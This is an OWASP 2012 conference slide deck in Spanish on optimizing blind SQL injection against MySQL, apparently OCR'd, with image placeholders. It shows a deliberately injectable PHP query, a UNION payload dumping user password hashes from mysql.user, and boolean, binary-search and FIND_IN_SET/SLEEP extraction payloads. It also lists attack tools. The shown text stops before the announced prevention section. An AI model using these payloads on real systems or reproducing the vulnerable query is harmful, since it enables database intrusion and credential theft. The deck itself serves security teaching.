OWASP
LATIN AMERICA
TOUR 2012

Optimización de Inyecciones SQL

Cesar Neira
Estudiante de Ing. de Sistemas – UNMSM
http://alguienenlafisi.blogspot.com
csar.1603@gmail.com

The OWASP Foundation
http://www.owasp.org

SPONSORS:

BlueHat consultores

McAfee
An Intel Company

Datasec
IT Security & Control

Open-Sec
Ethical Hacking/Forensics/InfoSec

ROOT-SECURE
SECURITY MAKERS

LIMASOFT
SEGURIDAD INFORMÁTICA

cycubix
Information Security

ESCUELA DE POSTGRADO
UNIVERSIDAD TECNOLÓGICA DEL PERÚ

eset

Agenda

- SQL Injection (intro)
- Blind SQL Injection
  - “Booleanización”
    - Algoritmo de búsqueda binaria.
- Técnica “FIND_IN_SET”
  - Descripción
  - Problemas y soluciones
- Prevención y Contramedidas

SQL Injection

- Fallo de inyección.

- Falta de validación de entradas.

- Permite modificar las consultas SQL.

- Extracción de información.

SQL Injection

```
http://example.com/news.php?id=23
```

```
<?php
//...
$id = $_GET['id'];
$query = “SELECT * FROM news WHERE id=$id”;
//...
?>
```

```
SELECT * FROM news WHERE id=23
```

SQL Injection

```
http://example.com/news.php?id=23 and 1=0
```

```
<?php
//...
$id = $_GET['id'];
$query = “SELECT * FROM news WHERE id=$id”;
//...
?>
```

```
SELECT * FROM news WHERE id=23 and 1=0
```


localhost/test/news.php?id=1 and 1=1
NOTICIAS
TITULO 1
Detalle de noticia 1...
Autor: Autor 1


localhost/test/news.php?id=1 and 1=0
NOTICIAS
Autor:

localhost/test/news.php?id=1 and null union select 1,2,group_concat(concat(user,':',password) separator '
'),4 from mysql.user

2

root:*2CDF[redacted]CF8E8
root:*2CD[redacted]CF8E8
root:*2CDF[redacted]CF8E8
test:*94BD[redacted]CFC29

Autor: 4

Blind SQL Injection


- No muestra información de la base de datos en el navegador.

- Se necesita “booleanizar” la información.


- Extracción de datos más lenta.

Por ejemplo:

Selecciona al menos un registro de la tabla “usuarios”.




No selecciona ningún registro de la tabla “usuarios”.



Por ejemplo:

¿1 = 1?



¿1 = 0?

“Booleanización”

- Representar la información de forma binaria.

- Extraer un bit de información en cada consulta.

Por ejemplo:

¿El nombre de usuario empieza con “a”?


?user=admin' **AND MID(USER(),1,1)='a'**%23

- **USER()** --> **“root@localhost”**


- **MID(“root@localhost”,1,1)** --> **'r'**

- **AND 'r'='a'** --> **FALSO**

¿'r'='a'?




¿'r'='b'?



Mucho tiempo después..


¿'r'='r'?



Búsqueda Binaria

- Buscar un valor en un arreglo ordenado.

3	9	16	22	24	31	41	49	53	67	69	70



- Reduce la complejidad a la mitad en cada iteración.

- Muy eficiente.

Por ejemplo:

?user=admin' **AND ASCII(MID(USER(),1,1))>128**%23

- **ASCII('r') --> 114**
- **AND 114 > 128 --> FALSO**

?user=admin' **AND ASCII(MID(USER(),1,1))>64**%23

- **ASCII('r') --> 114**
- **AND 114 > 64 --> VERDADERO**

...

Algunas tools

- Sqlmap (http://sqlmap.sourceforge.net/)

- Sqlninja (http://sqlninja.sourceforge.net/)

- Absinthe (http://www.0x90.org/releases/absinthe/)

- BSQL Hacker (http://labs.portcullis.co.uk/application/bsql-hacker/)

- SQLBrute (https://github.com/GDSSecurity/SQLBrute)

Otras técnicas

- Expresiones Regulares REGEXP
http://www.ihteam.net/papers/blind-sqli-regexp-attack.pdf

- Bit Shifting (MySQL)
http://h.ackack.net/faster-blind-mysql-injection-using-bit-shifting.html

- Find In Set (MySQL)
http://websec.ca/blog/view/optimized_blind_sql_injection_data_retrieval

Find In Set

- Roberto Salgado
31/03/2011

- Función de MySQL FIND_IN_SET()

- Devuelve la posición de un caracter en un conjunto.

```
mysql> SELECT FIND_IN_SET('e', 'a,e,i,o,u');
+--------------------------------+
| FIND_IN_SET('e', 'a,e,i,o,u') |
+--------------------------------+
|                              2 |
+--------------------------------+
1 row in set (0.00 sec)

mysql>
```


Find In Set

- Definir un conjunto

- Obtener la posición del caracter en el conjunto

- Obtener la cadena binaria de la posición.

- Extraer bit a bit la cadena binaria.



Find In Set

DECIMAL	BINARIO	# BITS	# CONSULTAS
0-1	0-1	1	2
2-3	10-11	2	3
4-7	100-111	3	4
8-15	1000-1111	4	5
16-31	10000-11111	5	6
32-63	100000-111111	6	7
64-127	1000000-1111111	7	8
128-255	10000000-11111111	8	9


Ejemplo:

```
?user=admin' AND (SELECT
@a:=MID(BIN(FIND_IN_SET(MID(USER(),1,1),'a,b,c,d,e,f,g,
h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z,0,1,2,3,4,5,6,7,8
,9')),1,1))=@a AND IF(@a!='',@a,SLEEP(4))%23
```

- `FIND_IN_SET('r','a,b,c,...')` --> 18
- `BIN(18)` --> “10010”
- `MID(“10010”,1,1)` --> 1
- `(SELECT @a:=1)=@a` --> TRUE
- `TRUE AND IF(@a!='',@a,SLEEP(4))`

Comparación

Número de consultas por método para **“CHARACTER_SET”**



Problemas

